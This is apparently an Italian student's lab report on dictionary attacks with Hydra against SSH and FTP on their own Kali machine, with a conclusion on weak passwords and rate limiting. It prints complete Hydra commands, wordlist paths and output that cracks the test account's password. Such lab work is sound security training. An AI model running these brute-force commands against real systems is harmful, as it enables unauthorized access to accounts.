



Federico
Cuccu

Authentication cracking con Hydra

Pratica S6/L5



Obiettivo dell'esercizio

L'obiettivo di questo esercizio è craccare la password del servizio di rete SSH dell'utente `test_user`.

Dopo aver creato l'utente da terminale, e dopo aver avviato il servizio SSH, possiamo procedere al cracking tramite il tool Hydra.

Vedremo 2 situazioni:

1. Il cracking della password richiede parecchio tempo. Avrò sicuramente successo.
2. Il cracking della password richiede pochi secondi. Utilizzeremo un escamotage per accorciare di molto i tempi.

Tipo di attacco

Tipo di attacco

Il tipo di attacco che andremo a utilizzare per il cracking della password è un **attacco dizionario**.

Utilizzando un dizionario, ovvero delle liste precompilate, il tool che svolge l'attacco (in questo caso **hydra**) andrà a provare tutte le combinazioni possibili di username e password che si trovano nel dizionario.

Questo tipo di attacco è utile quando le **credenziali sono deboli**, ovvero vengono utilizzate parole comuni o combinazioni di caratteri comuni.

Hydra è un tool ottimo per svolgere questo tipo di attacchi.

Preparazione dell'ambiente

Preparazione dell'ambiente

- Creazione dell'utente **test_user** con password **testpass**
- Avvio del servizio SSH
- Test del servizio SSH

Il nuovo utente l'ho creato con il comando **sudo adduser test_user**.

```
(kali㉿kali)-[~]  
$ sudo adduser test_user  
info: Adding user `test_user' ...  
info: Selecting UID/GID from range 1000 to 59999 ...  
info: Adding new group `test_user' (1001) ...  
info: Adding new user `test_user' (1001) with group `test_user (1001)' ...  
info: Creating home directory `/home/test_user' ...  
info: Copying files from `/etc/skel' ...  
New password:  
Retype new password:  
passwd: password updated successfully  
Changing the user information for test_user  
Enter the new value, or press ENTER for the default  
  Full Name []:  
  Room Number []:  
  Work Phone []:  
  Home Phone []:  
  Other []:  
Is the information correct? [Y/n] y  
info: Adding new user `test_user' to supplemental / extra groups `users' ...  
info: Adding user `test_user' to group `users' ...
```

Preparazione dell'ambiente

Il servizio ssh viene avviato con il comando **sudo service ssh start**.

Prima di procedere con l'attacco, verifico che il servizio SSH sia stato avviato con il comando **ssh test_user@<ip>**.

```
(kali㉿kali)-[~]
$ sudo service ssh start

(kali㉿kali)-[~]
$ ssh test_user@192.168.1.72
The authenticity of host '192.168.1.72 (192.168.1.72)' can't be established.
ED25519 key fingerprint is SHA256:0WJoeLRJym9E9eHipu/ff9Ed3kzXWhnmleBH8k6LWko.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.72' (ED25519) to the list of known hosts.
test_user@192.168.1.72's password:
Linux kali 6.8.11-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.8.11-1kali2 (2024-05-30) x
86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.


Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
(test_user㉿kali)-[~]
$
```

Attacco al servizio SSH

Attacco al servizio SSH

Utilizziamo **hydra** come tool per attaccare.

- V**: ci mostra a schermo tutti i tentativi di cracking che sta eseguendo
- L**: indica il file contenente la lista degli utenti.
- P**: indica il file contenente la lista delle password.
- t4**: per provare più combinazioni di username e password contemporaneamente, accelerando notevolmente l'attacco.




```
kali@kali: ~  
File Actions Edit View Help  
  
(kali@kali)-[~]  
$ hydra -V -L /usr/share/seclists/Username/xato-net-10-million-username.txt  
-P /usr/share/seclists/Password/xato-net-10-million-password-1000000.txt 192.1  
68.1.72 -t4 ssh  
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in mi  
litary or secret service organizations, or for illegal purposes (this is non-bin  
ding, these ** ignore laws and ethics anyway).  
  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-11-08 10:43:  
18  
[WARNING] Restorefile (you have 10 seconds to abort ... (use option -I to skip wa  
iting)) from a previous session found, to prevent overwriting, ./hydra.restore  
[DATA] max 4 tasks per 1 server, overall 4 tasks, 829545500000 login tries (l:8  
295455/p:1000000), ~2073863750000 tries per task  
[DATA] attacking ssh://192.168.1.72:22/  
[ATTEMPT] target 192.168.1.72 - login "info" - pass "123456" - 1 of 829545500000  
0 [child 0] (0/0)  
[ATTEMPT] target 192.168.1.72 - login "info" - pass "password" - 2 of 8295455000  
000 [child 1] (0/0)  
[ATTEMPT] target 192.168.1.72 - login "info" - pass "12345678" - 3 of 8295455000  
000 [child 2] (0/0)  
[ATTEMPT] target 192.168.1.72 - login "info" - pass "qwerty" - 4 of 829545500000  
0 [child 3] (0/0)
```

Attacco al servizio SSH

Hydra inizierà a provare tutte le possibili combinazioni di user e password contenute nelle 2 liste che abbiamo inserito in input.

Queste liste vengono chiamate **dizionari**. In questo caso, ho utilizzato il dizionario di **seclists**.

Il problema del dizionario che ho utilizzato in questo momento è che richiederà diverse ore per trovare la combinazione corretta, in quanto contiene **10 milioni** di user e password.



```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ hydra -V -L /usr/share/seclists/Username/xato-net-10-million-username.txt  
-P /usr/share/seclists/Password/xato-net-10-million-password-1000000.txt 192.1  
68.1.72 -t4 ssh  
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in mi  
litary or secret service organizations, or for illegal purposes (this is non-bin  
ding, these *** ignore laws and ethics anyway).  
  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-11-08 10:43:  
18  
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip wa  
iting)) from a previous session found, to prevent overwriting, ./hydra.restore  
[DATA] max 4 tasks per 1 server, overall 4 tasks, 829545500000 login tries (l:8  
295455/p:1000000), ~2073863750000 tries per task  
[DATA] attacking ssh://192.168.1.72:22/  
[ATTEMPT] target 192.168.1.72 - login "info" - pass "123456" - 1 of 829545500000  
0 [child 0] (0/0)  
[ATTEMPT] target 192.168.1.72 - login "info" - pass "password" - 2 of 8295455000  
000 [child 1] (0/0)  
[ATTEMPT] target 192.168.1.72 - login "info" - pass "12345678" - 3 of 8295455000  
000 [child 2] (0/0)  
[ATTEMPT] target 192.168.1.72 - login "info" - pass "qwerty" - 4 of 829545500000  
0 [child 3] (0/0)
```

Velocizzare l'attacco

Velocizzare l'attacco

Utilizzando un dizionario più piccolo, **hydra** sarà in grado di trovare la corrispondenza di user e password corretta dopo pochi secondi.

Attenzione però, perché una lista più corta **riduce l'efficacia** (potenzialmente) dell'attacco. Se nel dizionario non sono presenti le credenziali corrette, l'attacco fallirà.

In questo caso, ho inserito anche il parametro **-f** per terminare l'attacco una volta trovate le credenziali corrette.

```
kali@kali: ~/Documents/Hydra
File Actions Edit View Help

(kali@kali)-[~/Documents/Hydra]
$ hydra -V -L usernames.txt -P passwords.txt 192.168.1.72 -t4 -f ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in m
ilitary or secret service organizations, or for illegal purposes (this is non-b
inding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-11-08 12:12
:52
[WARNING] Restorefile (you have 10 seconds to abort ... (use option -I to skip w
aiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 1218 login tries (l:58/p:21),
~305 tries per task
[DATA] attacking ssh://192.168.1.72:22/
[ATTEMPT] target 192.168.1.72 - login "test_user" - pass "123456" - 1 of 1218 [
child 0] (0/0)
[ATTEMPT] target 192.168.1.72 - login "test_user" - pass "password" - 2 of 1218
[child 1] (0/0)
[ATTEMPT] target 192.168.1.72 - login "test_user" - pass "12345678" - 3 of 1218
[child 2] (0/0)
[ATTEMPT] target 192.168.1.72 - login "test_user" - pass "qwerty" - 4 of 1218 [
child 3] (0/0)
[ATTEMPT] target 192.168.1.72 - login "test_user" - pass "123456789" - 5 of 121
8 [child 0] (0/0)
[ATTEMPT] target 192.168.1.72 - login "test_user" - pass "12345" - 6 of 1218 [c
hild 2] (0/0)
[ATTEMPT] target 192.168.1.72 - login "test_user" - pass "1234" - 7 of 1218 [ch
ild 1] (0/0)
[ATTEMPT] target 192.168.1.72 - login "test_user" - pass "111111" - 8 of 1218 [
child 3] (0/0)
[ATTEMPT] target 192.168.1.72 - login "test_user" - pass "1234567" - 9 of 1218
[child 0] (0/0)
[ATTEMPT] target 192.168.1.72 - login "test_user" - pass "testuser" - 10 of 121
8 [child 2] (0/0)
[ATTEMPT] target 192.168.1.72 - login "test_user" - pass "testpass" - 11 of 121
8 [child 3] (0/0)
[ATTEMPT] target 192.168.1.72 - login "test_user" - pass "password!" - 12 of 12
18 [child 1] (0/0)
[22][ssh] host: 192.168.1.72 login: test_user password: testpass
[STATUS] attack finished for 192.168.1.72 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-11-08 12:13
:07
```

Attacco al servizio FTP

Attacco al servizio FTP

La procedura è esattamente la medesima.

Avviamo il servizio FTP: `sudo service vsftpd start`
Verifichiamo la connessione FTP: `ftp <ip>`

Lanciamo lo stesso attacco con **hydra**,
cambiando il protocollo nel comando.

Quindi sarà: `hydra -V -L usernames.txt -P passwords.txt <indirizzo IP> -t4 -f ftp`

```
(kali㉿kali)-[~/Documents/Hydra]
$ hydra -V -L usernames.txt -P passwords.txt 192.168.1.72 -t4 -f ftp
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in m
ilitary or secret service organizations, or for illegal purposes (this is non-b
inding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-11-08 12:17
:23
[DATA] max 4 tasks per 1 server, overall 4 tasks, 1218 login tries (l:58/p:21),
~305 tries per task
[DATA] attacking ftp://192.168.1.72:21/
[ATTEMPT] target 192.168.1.72 - login "test_user" - pass "123456" - 1 of 1218 [
child 0] (0/0)
[ATTEMPT] target 192.168.1.72 - login "test_user" - pass "password" - 2 of 1218
[child 1] (0/0)
[ATTEMPT] target 192.168.1.72 - login "test_user" - pass "12345678" - 3 of 1218
[child 2] (0/0)
[ATTEMPT] target 192.168.1.72 - login "test_user" - pass "qwerty" - 4 of 1218 [
child 3] (0/0)
[ATTEMPT] target 192.168.1.72 - login "test_user" - pass "123456789" - 5 of 121
8 [child 3] (0/0)
[ATTEMPT] target 192.168.1.72 - login "test_user" - pass "12345" - 6 of 1218 [c
hild 0] (0/0)
[ATTEMPT] target 192.168.1.72 - login "test_user" - pass "1234" - 7 of 1218 [ch
ild 1] (0/0)
[ATTEMPT] target 192.168.1.72 - login "test_user" - pass "111111" - 8 of 1218 [
child 2] (0/0)
[ATTEMPT] target 192.168.1.72 - login "test_user" - pass "1234567" - 9 of 1218
[child 3] (0/0)
[ATTEMPT] target 192.168.1.72 - login "test_user" - pass "testuser" - 10 of 121
8 [child 0] (0/0)
[ATTEMPT] target 192.168.1.72 - login "test_user" - pass "testpass" - 11 of 121
8 [child 1] (0/0)
[ATTEMPT] target 192.168.1.72 - login "test_user" - pass "password!" - 12 of 12
18 [child 2] (0/0)
[21][ftp] host: 192.168.1.72 login: test_user password: testpass
[STATUS] attack finished for 192.168.1.72 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-11-08 12:17
:31
```

Conclusioni

Conclusioni

L'esercizio si è rivelato particolarmente utile per comprendere quanto una password può essere vulnerabile se è debole.

È fondamentale anche limitare il numero, o la frequenza, di tentativi disponibili per “indovinare” le combinazioni di password.

In questo modo vengono sfavoriti attacchi alle password di questo tipo.

Attenzione però nell'impostare questo genere di limiti, in quanto se troppo restrittivi, potrebbero negare l'accessibilità.

Ad esempio, un dipendente che sbaglia le credenziali involontariamente, potrebbe essere bloccato dal sistema e non avere il permesso di continuare a lavorare.